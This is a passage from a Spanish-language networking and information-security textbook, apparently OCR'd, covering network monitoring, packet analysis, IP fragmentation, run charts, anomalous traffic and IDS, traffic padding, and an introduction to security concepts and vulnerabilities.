- ✓ Buscar el flujo de paquetes y detectar duplicados de direcciones IP
- ✓ Identificación de hosts locales en modo promiscuo
- ✓ Configuraciones erróneas en el software a través del análisis de los protocolos implicados
- ✓ Identificación de hosts que están usando protocolos innecesarios
- ✓ Identificación de estaciones de trabajo mal configuradas actuando como enrutadores
- ✓ Uso excesivo del ancho de banda disponible

c) *Monitoreo remoto:* Se realiza mediante agentes que recogen información y la trasladan a una consola central. Existe un agente para cada uno de los segmentos de la red monitorizada que pueden ser un host dedicado, dispositivo de red, etcétera. Las principales consolas de administración remota proporcionan dos ventajas en los procesos de red:

1. Puede existir más de un administrador en diferentes ubicaciones para monitorear y administrar la misma red.
2. Entre más consolas administrativas mejor, porque si una falla, la otra podrá tomar su lugar.

d) *Monitoreo de aplicaciones:* Supervisa la ejecución de las aplicaciones para controlar el uso debido a las licencias, determina la existencia de situaciones de carga extrema o saturación de los servicios de red que pudieran estar degradando el servicio ofrecido por la aplicación y verifica el número de clientes que acceden simultáneamente usando opciones de bloqueo.

2.2. III ANÁLISIS DE PAQUETES

Una de las tareas principales de un administrador de red es monitorear el tráfico de sus redes para que no tenga pérdida de paquetes, no se pierda la conectividad, no se desconecten los equipos sin motivo aparente y se logre obtener el máximo rendimiento posible en la red que gestiona.

La causa principal de los problemas en la red se da por tener una mala configuración en broadcast, spanning-tree, enlaces redundantes, aunque en algunas ocasiones puede tratarse de ataques inducidos por terceros al intentar dejar fuera un servidor web mediante ataque DoS (Denial of Service, Denegación de Servicio), husmear tráfico mediante un envenenamiento de ARP o simplemente infectar los equipos con código malicioso para que formen parte de una red zombi (botnet).

Para solucionar los casos anteriores primero se debe conocer el origen del incidente para poder tomar las contramedidas necesarias y conseguir una correcta protección.

En el mercado del software hay varios programas muy útiles para el análisis de paquetes en la red; captura de los paquetes que se generan, correlación del tráfico identificando las amenazas para que posteriormente se pueda limitar su impacto y mostrar el contenido de forma muy sencilla. En general los programas pueden hacer lo que a continuación de menciona:

a) Si se tiene una red con distintas subredes y diferentes enrutamientos, se puede analizar si un paquete no llega correctamente a su destino. Esto se logra al ir monitorizando en los distintos nodos si el paquete va pasando por ellos y con qué datos (dirección IP origen y destino).
b) Si la red tiene NAT se puede comprobar si el paquete hace el NAT correctamente o no (dirección IP privada se sustituye o se mantiene).
c) Si hay broadcasts en la red, verifica que el equipo monitor reciba el paquete.
d) Se puede usar para hacer una auditoría, al dejar un rato funcionando el programa y después se comprueba el tráfico habitual de la red.
e) Captura automática de contraseñas enviadas en claro y nombres de usuario de la red. Esta capacidad es utilizada en muchas ocasiones por crackers para atacar sistemas posteriores.
f) Conversión del tráfico de red en un formato inteligible por los humanos.
g) Análisis de fallos para descubrir problemas en la red, tales como: ¿por qué el ordenador A no puede establecer una comunicación con el ordenador B?
h) Medición del tráfico, mediante el cual es posible descubrir cuellos de botella en algún lugar de la red.
i) Detección de intrusos, con el fin de descubrir hackers. Aunque para ello existen programas específicos llamados IDS (Intrusion Detection System, Sistema de Detección de intrusos), éstos son prácticamente analizadores con funcionalidades específicas.
j) Creación de registros de red, de modo que los hackers no puedan detectar que están siendo investigados.
k) Desarrollar aplicaciones cliente-servidor. Les permite analizar la información real que se transmite por la red.

Con base en lo anterior, se hará un enfoque en los paquetes IP y TCP en la red para el análisis de paquetes.

1. *Paquete IP*

La información es cortada en pequeños bloques de datos y enviados de forma independiente a la dirección destino, luego el receptor pega cada bloque, a esto se le conoce como paquete *IP*.

Cada paquete transporta la dirección IP origen y destino así como el número de bloques en que se partió el paquete, también llevan los datos de los protocolos que Internet utiliza (TCP/IP). Cada paquete contiene parte del cuerpo del mensaje y suelen llevar unos 1500 bytes, al momento de ser enviado el paquete, éste se irá por la mejor ruta disponible aunque no todos los bloques se irán por la misma ruta.

Si hubiera algún problema con uno o varios equipos al momento de transferir el mensaje, los paquetes pueden ser encaminados por sitios alternativos, asegurando la entrega total del mensaje.

2. *Paquete TCP*

Con el protocolo TCP las aplicaciones pueden comunicarse en forma segura (sistema de acuse de recibo) independientemente de las capas inferiores. Los routers que funcionan en la capa de Internet solo envían los datos en forma de datagramas sin preocuparse por el monitoreo de datos ya que esta función la cumple la capa de transporte (protocolo TCP).

Durante una comunicación usando el protocolo TCP, las dos máquinas deben establecer una conexión. La máquina emisora es la que solicita la conexión y se le llama cliente, a la máquina receptora se le llama servidor. Por eso se dice que se está en un entorno cliente-servidor. Las máquinas de dicho entorno se comunican en línea por lo que la comunicación se realiza en ambas direcciones (bidireccional).

Para adecuar la comunicación y que funcionen bien todos los controles que la acompañan, los datos se agrupan y se le agrega un encabezado a los paquetes de datos que permitirán sincronizar las transmisiones y garantizar su recepción. TCP es capaz de controlar la velocidad de los datos usando su capacidad para emitir mensajes de tamaño variable. Estos mensajes se llaman segmentos (figura 2.15).




Figura 2.15 Segmento TCP

2.2. IV ENCADENAMIENTO DE PAQUETES

El encaminamiento es una función necesaria en todas las redes excepto en las LAN ya que proporciona una conexión directa entre todos los pares de hosts conectados.

La función principal de la capa de red es enrutar la máquina origen al destino. En la mayor parte de las subredes los paquetes requieren hacer varias escalas antes de lograr completar su trayecto.

El algoritmo de enrutamiento se encargada de decidir la línea de salida por la que se transmitirá un paquete. Los algoritmos de encadenamiento se pueden agrupar en dos clases principales:

1) No Adaptativos

No basa su encaminamiento en mediciones, estimaciones del tráfico o topología actuales; elige la ruta que determina anticipadamente fuera de línea y se carga en los IMP (Interface Message Processor, Procesador de Mensajes Interfaz) cuando la red inicia, aunque el encaminamiento sea estático no habrá cambios.

2) Adaptivos

Cambia la decisión de encaminamiento para reflejar los cambios de topología del tráfico actual. La entrega de los paquetes a su destino es responsabilidad de los routers situados en los puntos de conexión. El paquete deberá ser transmitido en una serie de saltos, pasando a través de los routers. La determinación de las rutas a seguir para que un paquete llegue a su destino es responsabilidad del algoritmo de encaminamiento y por un programa en la capa de red de cada nodo (figura 2.16).




Figura 2.16 Ejemplo de varias redes LAN conectadas a varios routers

Hay tres algoritmos que se diferencian de acuerdo con la información que se utiliza:

a) *Globales:* utiliza información recogida en toda la subred para tomar decisiones óptimas. También se le conoce como encaminamiento centralizado.

b) *Locales:* opera en forma separada sobre cada IMP, solo utiliza la información que se encuentra disponible como la longitud de las colas de espera. También se les conoce como algoritmo aislado.

c) *Combinación de información global y local:* se conoce como algoritmo distribuido.

2.2. V FRAGMENTACIÓN DE PAQUETES IP

Se ha visto que las tramas físicas tienen un campo de datos y es aquí donde se transportan los datagramas IP. En este campo los datos no pueden tener una longitud indefinida debido a que está limitado por el diseño de la red. El MTU (Maximum Transmission Unit, Unidad Máxima de Transmisión) de una red es la mayor cantidad de datos que puede transportar su trama física. El MTU de las redes Ethernet es 1500 bytes y el de las redes Token-Ring, 8192 bytes. Esto significa que una red Ethernet nunca podrá transportar un datagrama de más de 1500 bytes sin fragmentarlo.

El router fragmenta un datagrama en varias partes si el siguiente tramo de la red por el que viaja tiene un MTU inferior a la longitud del mismo. Se observa con el siguiente ejemplo cómo se produce la fragmentación de un datagrama:

Se desea transmitir un datagrama IP de 1420 bytes de datos desde el ordenador A que se encuentra en la Red 1 hasta el ordenador B de la Red 2 (figura 2.17).

Figura 2.17 Se transmite un datagrama de 1420 bytes que sale del ordenador A y atraviesa la red 1 sin ningún problema ya que el MTU es de una red Ethernet y es menor a 1500

Figura 2.18 El siguiente paso que realiza el datagrama es que llega al router 1 y verifica su tamaño para que pueda atravesar la red 2 pero al ver que su MTU es de 620 bytes, entonces fragmenta el datagrama

Cada uno de estos fragmentos es un nuevo datagrama con el mismo identificador pero distinta información en los campos de desplazamiento de fragmentación y MF (More Fragments, Más Fragmentos) (figura 2.18).

Fragmento 1: Long. Total = 620 bytes; Campo de desplazamiento = 0; MF=1
Fragmento 2: Long. Total = 620 bytes; Campo de desplazamiento = 600; MF=1
Fragmento 3: Long. Total = 620 bytes; Campo de desplazamiento = 1200; MF=0

Figura 2.19 Ahora el datagrama original se divide en tres fragmentos que se convierten en un nuevo datagrama con el mismo identificador pero distinta información en los campos de desplazamiento de fragmentación y MF la cual es encaminada en el router 2.

En la figura 2.19 se hace el ensamble de los tres paquetes para convertirlo en el datagrama original (figura 2.20).

Figura 2.20 El router 2 manda los fragmentos a la red 2, el ordenador B recibe y ensambla los fragmentos para tener el datagrama original

La fragmentación IP denota la distribución de un paquete IP entre varios bloques de datos, si su tamaño sobrepasa la MTU del canal.

El objetivo de la fragmentación IP es ocultar la infraestructura IP de las capas más altas para implantar protocolos independientes de hardware.

Proceso de fragmentación

El tamaño máximo de un datagrama es de 65,536 bytes. Este valor nunca es alcanzado porque las redes no tienen suficiente capacidad para enviar paquetes tan grandes. Las redes en internet utilizan diferentes tecnologías; por lo tanto, el tamaño máximo de un datagrama varía según el tipo de red (tabla 2.4). El datagrama se fragmentará si es más grande que la de la red.

Tabla 2.4 MTU en diferentes redes

Tipo de red	MTU (en bytes)
Arpanet	1000
Ethernet	1500
FDDI	4470

La fragmentación del datagrama se lleva a cabo a nivel de router, es decir, durante la transición de una red con una MTU grande a una red con una MTU más pequeña. Si el datagrama es demasiado grande para pasar por la red, el router lo fragmentará, es decir, lo dividirá en fragmentos más pequeños que la MTU de la red, de manera tal que el tamaño del fragmento sea un múltiplo de 8 bytes.

El router enviará estos fragmentos de manera independiente y los volverá a encapsular (agregar un encabezado a cada fragmento) para tener en cuenta el nuevo tamaño del fragmento. Además, el router agrega información para que el equipo receptor pueda rearmar los fragmentos en el orden correcto. Sin embargo, no hay nada que indique que los fragmentos llegarán en el orden correcto, ya que se enrutan de manera independiente.

Para tener en cuenta la fragmentación, cada datagrama cuenta con diversos campos que permiten su rearmado:

a) *Campo margen del fragmento (13 bits):* Brinda la posición del comienzo del fragmento en el datagrama inicial. La unidad de medida para este campo es 8 bytes (el primer fragmento tiene un valor cero).

b) *Campo Identificación (16 bits):* Número asignado a cada fragmento para permitir el rearmado.

c) *Campo Longitud total (16 bits):* Esto se vuelve a calcular para cada fragmento.

d) *Campo Indicador (3 bits):* Está compuesto de tres bits:

1) El primero no se utiliza.
2) *El segundo (denominado DF - No fragmentar):* Indica si se puede fragmentar el datagrama o no. Si el datagrama tiene este bit en uno y el router no puede enrutarlo sin fragmentarlo, el datagrama se rechaza con un mensaje de error.
3) *El tercero (denominado MF - Más fragmentos):* Indica si el datagrama es un fragmento de datos (1). Si el indicador se encuentra en cero, esto indica que el fragmento es el último (entonces el router ya debe contar con todos los fragmentos anteriores) o que el datagrama no se ha fragmentado.

Efectos

Aunque el objetivo es una implementación para capas más altas (por ejemplo TCP/UDP) éste no está consentido en dos puntos:

1) La fragmentación puede tener una gran influencia negativa en la actuación y en el flujo de datos.

2) Si se pierde un pedazo fragmentado del paquete original, hay que transmitir completamente el paquete original otra vez. Sin embargo, IP no tiene mecanismos de seguridad o de timeout y es dependiente de las funciones de seguridad de las capas más altas como TCP.

Por las razones arriba mencionadas se intenta evitar la fragmentación siempre que sea posible.

2.2. VI PATRONES NORMALES

Al instalar una red de computadoras en un edificio se tiene contemplado un número posible de equipos, teniendo en cuenta que este número se pueda incrementar a futuro; al momento de planear la red se calcula un posible incremento en la misma, por tal motivo se usa una gráfica de comportamiento en la cual se estudian los datos de procesos en cuanto a las tendencias o los patrones a lo largo del tiempo.

Al registrar los puntos de datos en el orden en el cual ocurren, la gráfica de comportamiento ofrece información visual de los cambios en el proceso. Estos puntos de datos pueden o no revelar una tendencia o patrón en el proceso.

La media del proceso es calculada y presentada como una línea horizontal sólida en la gráfica. En una gráfica de comportamiento, se espera que los puntos de datos variaran aleatoriamente hacia abajo y arriba de la línea media como se muestra en la figura 2.21.




Figura 2.21 Ejemplo de una gráfica de comportamiento donde se indican los principales datos a tomar en cuenta

A continuación se explica brevemente cada uno de los datos a tomar en cuenta en una gráfica de comportamiento.

Características

1) Promedio

   a) *Establecer una línea base (promedio):* Permite comparar el desempeño inicial con el desempeño mejorado.
   b) *Realizar un seguimiento de las mediciones consecutivas:* Los resultados de varios procesos en una gráfica de comportamiento se obtiene una representación de cómo los resultados varían en el tiempo.

c) *Análisis de un proceso:* Se tiene que ignorar el comportamiento aceptable y normal del proceso y enfocar únicamente los cambios que alteran el proceso significativamente. Una gráfica de comportamiento permite rastrear rápidamente los patrones anormales tales como los comportamientos y las tendencias; lo cual, es poco probable que sean causados por patrones aleatorios.
d) *Realizar cambios a un proceso:* Es importante observar y entender cómo el resultado ha sido afectado por los cambios que se han efectuado. Al realizar una gráfica de comportamiento se puede comparar el antes y el después para saber si el cambio tuvo el comportamiento adecuado.

2) Comportamiento

a) *¿Qué se va a medir?:* Seleccionar el proceso y/o los resultados apropiados.
b) *Establecer un marco de tiempo a medir:* Determinar el período de tiempo a medir (cada hora, diariamente, semanalmente, etcétera).
c) *Trazar un eje vertical a la izquierda:* Representa el valor medido. Indica el número de ocurrencias esperadas, utilizando intervalos apropiados desde 0 hasta los valores más altos a la izquierda del eje vertical.
d) *Trazar un eje horizontal en la base:* Representa el tiempo o la secuencia. Indica los límites de tiempo a lo ancho de la parte inferior del eje horizontal.
e) *Marcar cada punto:* Los datos que se obtienen se van a marcar en una gráfica a medida que ocurran y posteriormente se conectarán los puntos.
f) *Calcular el promedio aritmético:* Es conocido como la media. En algunos casos se tendrá que calcular la mediana en vez de la media.
g) Marcar y presentar la gráfica.
h) *Analizar los resultados:* Buscar tendencias y comportamientos. Buscar una distribución uniforme de los puntos de datos alrededor de la línea central (media). Buscar cualquier punto de datos exageradamente altos o bajos que pueden indicar un problema anormal en el proceso.

Para calcular la mediana existen dos formas:

1. Para un número impar de puntos de datos:
   a) Ordenar los puntos de los datos del más bajo al más alto.
   b) Encontrar el valor que separa los datos en dos partes. Este valor será la mediana.

2. Para un número par de puntos de datos:
   a) Ordenar los datos de los puntos del más bajo al más alto.
   b) Dividir el número de puntos de datos en dos para encontrar el punto medio.
   c) Localizar el número que esté encima del punto medio.

d) Sumar los dos valores que se localizaron en el inciso b y c.
e) Dividir la suma del inciso anterior entre 2, el valor obtenido será la mediana.

Interpretación de la gráfica de comportamiento

a) Es una representación de puntos de datos a través del tiempo. Esta representación puede o no corresponder un patrón o tendencia.
b) El comportamiento puede ser un punto de datos individuales o una serie de puntos de datos consecutivos al mismo lado de la línea media (promedio). Conociendo el número de comportamientos en una gráfica puede ayudar a determinar si el proceso está siendo influenciado por causas especiales. El número de puntos de datos en la muestra determina el número de puntos consecutivos que constituye un comportamiento.
c) La tendencia es una serie de aumentos o disminuciones consecutivas. En una gráfica de comportamiento no debería haber ninguna tendencia exageradamente larga. Si la tiene, el proceso deberá ser investigado para determinar qué ha cambiado para que cause la tendencia. El número de puntos de datos en su muestra determina el número de puntos consecutivos que constituyen una tendencia.
d) Los datos reunidos deberán permanecer y presentarse en el orden en el cual fueron reunidos.

Una gráfica de comportamiento generalmente se relaciona con:

a) Hoja de verificación
b) Checklist para la reunión de datos
c) Gráficas de control

Testeo Estadístico

a) *Duración del comportamiento:* Un punto de datos individual o una serie consecutiva de puntos de datos en un mismo lado de la media.

b) *Número de comportamientos:* Un proceso que no está influenciado por causas especiales no tendrá demasiados comportamientos o muy pocos comportamientos. El número de comportamientos es hallado por simple conteo.

c) *Tendencia(s):* Aumentos o disminuciones consecutivos. La gráfica de comportamiento no deberá tener ninguna serie exageradamente larga de aumentos o disminuciones consecutivos.

2.2. VII PATRONES ANORMALES

Se entiende por comportamiento anómalo a la conducta que presentan las máquinas involucradas en el análisis de una red. Estos comportamientos pueden deberse a diversos factores entre los cuales podemos mencionar el mal funcionamiento de la interfaz de red de una computadora, virus informáticos o la presencia de intrusos entre otras cosas.

El tráfico anómalo se puede dividir en 4 partes:

1) Técnicas de reconocimiento
    a) Ping Sweep
    b) ARP Sweep
    c) Syn Scan
    d) Xmas Scan with Decoys

2) Ataques de red
    a) ARP Poison
    b) Syn Flooding

3) Malware
    a) Nimda
    b) Clientes infectados con un Bot

4) Explotación de vulnerabilidades
    a) Ataque de fuerza bruta y de diccionario
    b) SQL Injection y Path Traversa

Para ayudar a prevenir los pasos anteriores existen 2 métodos que son:

1. Sistemas de detección de intrusos (IDS)
2. Snort

A continuación se da una breve introducción de estos dos métodos ya que en el CAPÍTULO 5. *Defensa en redes*, Subtema 5.2 *Detección de intrusos*, se habla a detalle de ellos.

1. *Sistemas de detección de intrusos (IDS)*

Es una herramienta de seguridad que detecta o monitorea los eventos que van ocurriendo en un determinado sistema informático o red de computadoras en busca de patrones previamente definidos que impliquen cualquier tipo de actividad sospechosa o maliciosa que intenten comprometer la seguridad del sistema.

Este método tiene una capacidad de prevención y de alerta anticipadamente a cualquier actividad sospechosa, aunque no está diseñado para detener un ataque pero sí puede generar ciertos tipos de respuesta ante éstos.

Un IDS puede aumentar la seguridad del sistema al vigilar el tráfico de la red e ir examinando los paquetes en busca de datos sospechosos y detectar las primeras fases de cualquier ataque como puede ser el análisis de la red, barrido de puertos, etcétera.

2. *Snort*

Es un IDS que se basa en la red (NIDS) al implementar un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida como pueden ser los patrones que corresponden a ataques, barridos, intentos para aprovechar alguna vulnerabilidad, análisis de protocolos, etcétera. Todo esto lo hace en tiempo real.

2.2. VIII TRÁFICO DE RELLENO

Es un mecanismo de seguridad utilizado para brindar protección contra ataques de análisis de tráfico y consiste en enviar tráfico espurio (falso) junto con los datos válidos para que el atacante no sepa si se está enviando información, ni qué cantidad de datos útiles se está transmitiendo.

El tráfico de relleno pertenece a uno de los tipos de mecanismos de seguridad que existen, los cuales se pueden dividir en 2 grupos:

1. *Específicos:* Se pueden incorporar en alguna capa de red donde se use un protocolo; los servicios que más se incorporan son:

    a) Cifrado.
    b) Firma digital.
    c) Control de acceso y autentificación.
    d) Integridad de los datos.
    e) Tráfico de relleno.
    f) Control de enrutamiento.
    g) Notarización.

2. *Generales:* Se relacionan con los niveles y manejo de seguridad requeridos. Se aplican a los sistemas para cumplir la política general de seguridad de la organización, los cuales pueden ser:

    a) Funcionalidad fiable
    b) Detección de acciones
    c) Integridad de los datos
    d) Informes para auditorías de seguridad
    e) Recuperación de la seguridad

Funcionamiento

Produce una salida de texto cifrada de forma continua, incluso en ausencia de texto plano. Un flujo continuo de datos se genera al azar. Cuando el texto plano está disponible, éste es encriptado y transmitido. Cuando la entrada de texto plano no está presente, los datos aleatorios son encriptados y transmitidos. Esto hace que sea imposible que un atacante pueda distinguir entre el flujo de datos reales con el relleno y por lo tanto imposible deducir la cantidad de tráfico.

El tráfico de relleno es esencialmente una función de encriptación de enlace. Si solo se usa el cifrado de extremo a extremo, entonces las medidas de defensa son más limitadas. Si el cifrado se implementa en la capa de aplicación, un oponente puede determinar qué capa de transporte usa, las direcciones de la capa de red y los patrones de tráfico que siguen siendo accesibles.

Desventajas del tráfico de relleno

El uso de tráfico de relleno puede reducir el ancho de banda disponible de la red para atender el tráfico real. Al considerar el siguiente escenario en el que los paquetes pueden pasar a través de uno o más nodos intermedios. Por ejemplo, un enlace de una red superpuesta construido en la cima de las redes IP puede pasar a través de routers intermedios IP, mientras que un enlace de una red IP puede pasar a través de intermediarios switches Ethernet. En estos casos, el tráfico de relleno en el enlace aumentará la carga sobre los nodos intermedios y los enlaces adyacentes y por lo tanto, reduce su ancho de banda disponible para servir a otros de tráfico real. Teniendo en cuenta que el tráfico de relleno y el tráfico real se supone que son indistinguibles, y por lo tanto no sería apropiado asumir que los nodos intermedios pueden dar tratamientos normales de circulación preferencial sobre el tráfico de relleno.

El tráfico de relleno es un mecanismo de seguridad y depende de los recursos de la organización si decide usarlo porque afecta el rendimiento de la red durante un largo tiempo y si no se cuenta con una planeación correcta de la infraestructura puede llegarse a colapsar.

CAPÍTULO 3

INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

Se conoce como *IT (Information Technology, Tecnología de la Información)* a la utilización de tecnología (computadoras y dispositivos inteligentes) para el manejo y procesamiento de información (captura, almacenamiento, protección, recuperación de datos e información). Conforme el mundo y las sociedades utilicen cada vez más este valioso recurso y de igual forma dependan de él, más importante y crítica se volverá la seguridad de la información.

El conocimiento permite, en cierta forma, un determinado control o poder sobre alguna actividad o tarea; basado en esto, el contexto informático puede hablar de quien tiene el suficiente conocimiento para entender todo lo relativo a la computación, podrá entrar a un mundo diferente, donde se dará cuenta de quién tiene la información tiene el poder.

Por lo tanto, se debe poner mayor énfasis al valor de la información porque después de los recursos humanos, la información es el activo más valioso de cualquier organización o persona.

La seguridad de la información es un asunto que puede afectar la vida privada de las personas; por ello, resulta de interés proteger día a día la información de cualquier amenaza o ataque.

La forma principal para reducir la inseguridad de la información es crear conciencia de la importancia de proteger a la información al considerar: ¿qué se quiere proteger?, ¿de qué se quiere proteger? y ¿cómo se va a proteger la información?.

CAPÍTULO 3 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

3.1 FUNDAMENTOS TEÓRICOS

El concepto de *seguridad* se refiere a todo tipo de precauciones y protecciones que se llevan a cabo para evitar cualquier acción que comprometa la información.

La *información* es un conjunto organizado de datos procesados, que constituyen un mensaje que cambia el estado de conocimiento del sujeto o sistema que recibe dicho mensaje. Por lo tanto, la *seguridad de la información* son aquellas medidas preventivas y reactivas del hombre, de las organizaciones y de los sistemas tecnológicos que permitan resguardar y proteger la información buscando mantener la confidencialidad, disponibilidad e integridad de la misma.

El concepto de seguridad de la información no debe ser confundido con el de seguridad informática, ya que éste último solo se encarga de la seguridad en el medio informático, pudiendo encontrar información en diferentes medios o formas.

3.1.I CONCEPTO DE SEGURIDAD INFORMÁTICA

Es una disciplina que se relaciona a diversas técnicas, aplicaciones y dispositivos encargados de asegurar la integridad y privacidad de la información de un sistema informático al igual que a sus usuarios. Para ello existen una serie de estándares, protocolos, métodos, reglas, herramientas y leyes concebidas para minimizar los posibles riesgos a la infraestructura o a la información. La seguridad informática comprende software, bases de datos, metadatos, archivos y todo lo que la organización valore (activo) y signifique un riesgo si ésta llega a manos de otras personas. Este tipo de información se conoce como información privilegiada o confidencial.

Técnicamente es imposible lograr un sistema informático seguro, pero teniendo buenas medidas de seguridad se evitan daños y problemas que pueden ocasionar los intrusos.

La seguridad informática está concebida para proteger los activos informáticos, entre los que se encuentran:

a) Información contenida: Debe ser administrada según los criterios establecidos por los administradores y supervisores, evitando que usuarios externos y no autorizados puedan acceder a ella sin autorización. Al no proteger la información

se corre el riesgo de que sea utilizada maliciosamente para obtener ventajas de ella o sea manipulada, ocasionando lecturas erradas o incompletas de la misma.

b) Infraestructura computacional: Almacena y gestiona la información, la función principal de esta área es que los equipos funcionen adecuadamente y tenga elaborado un plan de fallas, robo de equipos, incendios, boicot, desastres naturales, fallas en el suministro eléctrico y cualquier otro factor que atente contra la infraestructura informática.

c) Usuarios: Son las personas que utilizan la estructura tecnológica, zona de comunicaciones y que gestionan la información, se deben establecer normas que minimicen los riesgos a la información o a la infraestructura informática. Estas normas incluyen horarios de funcionamiento, restricciones a ciertos lugares, crear perfiles de usuario, planes de emergencia y protocolos.

Evolución de la seguridad informática

En la siguiente tabla 3.1 se muestra la evolución que ha tenido la seguridad informática desde sus inicios.

Tabla 3.1 Historia de la seguridad informática

Principios (1940-1960)	✓ Con la aparición de la informática, se generan los primeros intentos de acceder a la información confidencial. ✓ Esto provoca que se comiencen a desarrollar estudios sobre la seguridad, por lo que aparecen el TEMPEST y los Tiger Teams.
Etapa de los modelos formales de Seguridad (1970-1980)	✓ Esta etapa se centra en el control de acceso a los sistemas de información, comienzan a aparecer las contraseñas. ✓ Aparecen los primeros modelos formales de seguridad, dentro de los que destacan: Bell, BIBA, Harrison-Russo-Ullman, Clark-Willson, Lattice, Chinese Wall, entre otros. ✓ Se desarrollan los primeros sistemas operativos con mecanismos de seguridad (MULTICS).

Etapa de los Estándares y Mejores Prácticas de Seguridad (1980-1990)	✓ En 1983 el Orange Book (Libro naranja) establece criterios para medir el nivel de confianza de un sistema. ✓ Se comienzan a desarrollar organismos de conocimiento de seguridad e informática como: ISACA, ITU, IEEE, NIST, BSI e ISO; que comienzan a desarrollar estándares de seguridad.
Etapa de la Seguridad Estratégica (1990-?)	✓ En esta etapa la seguridad informática se sale de la esfera de influencia del área de tecnología y se vuelve estratégica para la organización. ✓ Las organizaciones empiezan a buscar certificar sus operaciones de tecnología bajo estándares de seguridad reconocidos internacionalmente (BS7799-2, ISO 27001). ✓ Aparece el IPSEC (protocolo para la trasmisión segura de información) y AES (estándar para criptografía)

3.1.II VULNERABILIDAD

Es la capacidad, condiciones y características del sistema mismo (incluyendo la entidad que lo maneja), que lo hace susceptible a amenazas, con el resultado de sufrir algún daño. En otras palabras, son puntos débiles existentes en el activo o en el entorno que al ser explotados por una amenaza ocasionan un ataque.

Las vulnerabilidades están en directa interrelación con las amenazas porque si no existe una amenaza, tampoco existe la vulnerabilidad o no tiene importancia, porque no se puede ocasionar un daño.

Los primeros pasos para implementar la seguridad es rastrear y eliminar los puntos débiles de un ambiente de tecnología de la información. Al ser identificados los puntos débiles, será posible dimensionar los riesgos a los cuales el ambiente está expuesto y definir las medidas de seguridad apropiadas para su corrección.

Los puntos débiles dependen de la forma en que se organizó el ambiente en que se maneja la información y con la presencia de elementos que perjudican el uso adecuado de la información así como el medio en que la misma se está utilizando.

Con base en lo anterior, se observan seis tipos de vulnerabilidades.

a) Física

Son aquellas presentes en los ambientes donde la información se está manejando o almacenando físicamente, como ejemplos de este tipo de vulnerabilidad se distinguen:

1. Instalaciones inadecuadas del espacio de trabajo.
2. Ausencia de recursos para el combate a incendios.
3. Disposición desorganizada de cables de energía y de red.
4. Identificación de personal interno y externo.

b) Natural

Se relacionan con las condiciones de la naturaleza que puedan colocar en riesgo la información.

La probabilidad de estar expuestos a las amenazas naturales es determinante en la elección y construcción del inmueble. Se deberá tomar en cuenta lo siguiente:

1. Ambientes sin protección contra incendios.
